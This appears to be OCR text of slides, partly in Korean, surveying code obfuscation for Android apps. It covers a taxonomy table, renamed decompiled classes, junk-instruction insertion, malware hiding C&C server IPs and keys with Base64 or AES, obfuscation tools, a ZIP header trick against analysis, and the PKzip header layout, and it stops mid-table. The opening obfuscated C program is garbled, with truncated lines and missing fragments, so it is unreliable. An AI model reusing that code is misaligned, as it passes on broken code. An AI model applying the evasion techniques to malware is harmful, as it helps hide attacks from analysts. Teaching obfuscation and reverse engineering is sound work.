


```
#include                                     <math.h>
#include                                   <sys/time.h>
#include                                   <X11/Xlib.h>
#include                                  <X11/keysym.h>
                                          double L ,o ,P
                                         ,_=dt,T,Z,D=1,d,
                                         s[999],E,h= 8,I,
                                         J,K,w[999],M,m,O
                                        ,n[999],j=33e-3,i=
                                        1E3,r,t, u,v ,W,S=
                                        74.5,l=221,X=7.26,
                                        a,B,A=32.2,c, F,H;
                                        int N,q, C, y,p,U;
                                       Window z; char f[52]
                                    ; GC k; main(){ Display*e=
 XOpenDisplay( 0); z=RootWindow(e,0); for (XSetForeground(e,k=XCreateGC (e,z,0,0),BlackPixel(e,0))
; scanf("%lf%lf%lf",y +n,w+y, y+s)+1; y ++); XSelectInput(e,z= XCreateSimpleWindow(e,z,0,0,400,400,
0,0,WhitePixel(e,0) ),KeyPressMask); for(XMapWindow(e,z); ; T=sin(O)){ struct timeval G={ 0,dt*1e6}
; K= cos(j); N=1e4; M+= H*_; Z=D*K; F+=_*P; r=E*K; W=cos( O); m=K*W; H=K*T; O+=D*_*F/ K+d/K*E*_; B=
sin(j); a=B*T*D-E*W; XClearWindow(e,z); t=T*E+ D*B*W; j+=d*_*D-_*F*E; P=W*E*
*T*B,E*d/K *B+v+B/K*F*D)*_; p<y; ){ T=p[s]+i; E=c-p[w]; D=n[p]-L; K=D*m-B*T-
]== 0|K <fabs(W=T*r-I*E +D*P) |fabs(D=t *D+Z *T-a *E)> K)N=1e4; else{ q=W/K
 *D; N-1E4&& XDrawLine(e ,z,k,N ,U,q,C); N=q; U=C; } ++p; } L+=_* (X*t +P*M
  XDrawString(e,z,k ,20,380,f,17); D=v/l*15; i+=(B *l-M*r -X*Z)*_; for(; XP
                                   XEvent z; XNextEvent(e ,&z);
                                       ++*((N=XLookupKeysym
                                         (&z.xkey,0))-IT?
                                         N-LT? UP-N?& E:&
                                         J:& u: &h); --*(
                                         DN -N? N-DT ?N==
                                         RT?&u: & W:&h:&J
                                          ); } m=15*F/l;
                                          c+=(I=M/ l,l*H
                                          +I*M+a*X)*_; H
                                          =A*r+v*X-F*l+(
                                          E=.1+X*4.9/l,t
                                          =T*m/32-I*T/24
                                           )/S; K=F*M+(
                                           h* 1e4/l-(T+
                                           E*5*T*E)/3e2
                                           )/S-X*d-B*A;
                                           a=2.63 /l*d;
                                           X+=( d*l-T/S
                                            *(.19*E +a
                                            *.64+J/1e3
                                            )-M* v +A*
                                            Z)*_; l +=
                                            K *_; W=d;
                                            sprintf(f,
                                            "%5d  %3d"
                                            "%7d",p =l
                                           /1.7,(C=9E3+
                              O*57.3)%0550,(int)i); d+=T*(.45-14/l*
                             X-a*130-J* .14)*_/125e2+F*_*v; P=(T*(47
                             *I-m* 52+E*94 *D-t*.38+u*.21*E) /1e2+W*
                             179*v)/2312; select(p=0,0,0,0,&G); v-=(
                              W*F-T*(.63*m-I*.086+m*E*19-D*25-.11*u
                               )/107e2)*_; D=cos(o); E=sin(o); } }
```




```
 ##################################
# tokigunstudio presents           #
# whitespace 0.3 implementation    #
# by Kang Seonghoon (Tokigun)      #
 ##   ###############################
  # # tokigun@gmail.com
  ##
```

표 1 난독화 기술 분류 표




유형	세부 분류	설명
Layout		변수 이름 등을 난독화
Data	storage	인코딩 및 암호화
	aggregation	여러 배열로 분할 저장
	ordering	데이터 정렬
Control	aggregation	명령 구문 그룹화 변경
	ordering	명령 순서 변경
	computation	불필요한 연산 추가
Preventive	Targeted	난독화 해제를 어렵게
	Inherent	난독화 해제 도구의 버그나 취약점 이용

Obfuscation : Class & Variable name




```
package net.nshc.droidxantivirus.service;

import android.os.Bundle;
final class □
  extends Handler
{
  □(DroidXAntivirusImpl paramDroidXAntivirusImpl) {}
```



```
package com.a.a;

import java.io.File;

public final class a
{
  public static String a(File paramFile)
  {
    return b(paramFile);
  }

  private static String a(String paramString)
  {
    byte[] arrayOfByte1 = new byte[paramStrin
```

- **Normally use**

Obfuscation : invalid function



Instruction #1

Instruction #2

Instruction #3

Address space

Entry Point

Goto +2

Garbage

Instruction #1

Instruction #2

Instruction #3

Address space

Entry Point

Obfuscation : String

- **The goal of Obfuscate String**
  - C&C Server IP
  - En-/decryption Key
  - ETC.

- **How to**
  - Used Base64
  - Used DES, AES


Android Obfuscation Tools

- **개발 단계 난독화**
  - Proguard
  - Dexguard


- **개발 이후 난독화**
  - DexProtector
  - Medusa
  - APK Protect

Using ZIP Format Header Trick

Using ZIP Format Header Trick




파일명	압축크기	원본크기	압축률	종류	수정한 날짜
assets				로컬 디스크	
META-INF				로컬 디스크	
res				로컬 디스크	
AndroidManifest.xml*	1,937	8,160	76%	XML 문서	2013-09-30 AM 12:26:56
classes.dex*	172,582	394,780	56%	DEX 파일	2013-09-30 AM 12:26:56
resources.arsc*	2,096	2,108	1%	ARSC 파일	2013-09-30 AM 12:26:54




경과 시간:	00:00:02	전체 크기:	421 KB
남은 시간:		속도:	
파일:	0	처리됨:	0 B
압축 효율:		기:	0 B

META-INF₩
MANIFEST.MF

The structure of a PKzip File




	0x0	0x1	0x2	0x3	0x4	0x5	0x6	0x7	0x8	0x9	0xa	0xb	0xc	0xd	0xe	0xf
0x0000	Signature				Version		Flags		Compression		Mod time		Mode date		Crc-32	
0x0010	Crc-32		Compressed size				Uncompressed size				File name len		Extra field len			
0x0020	File name (variable size)															
0x0030	Extra field (variable size)															



Signature	The signature of the local file header. This is always '\x50\x4b\x03\x04'.
Version	PKZip version needed to extract
Flags	General purpose bit flag: Bit 00: encrypted file Bit 01: compression option Bit 02: compression option Bit 03: data descriptor Bit 04: enhanced deflation Bit 05: compressed patched data Bit 06: strong encryption Bit 07-10: unused Bit 11: language encoding Bit 12: reserved Bit 13: mask header 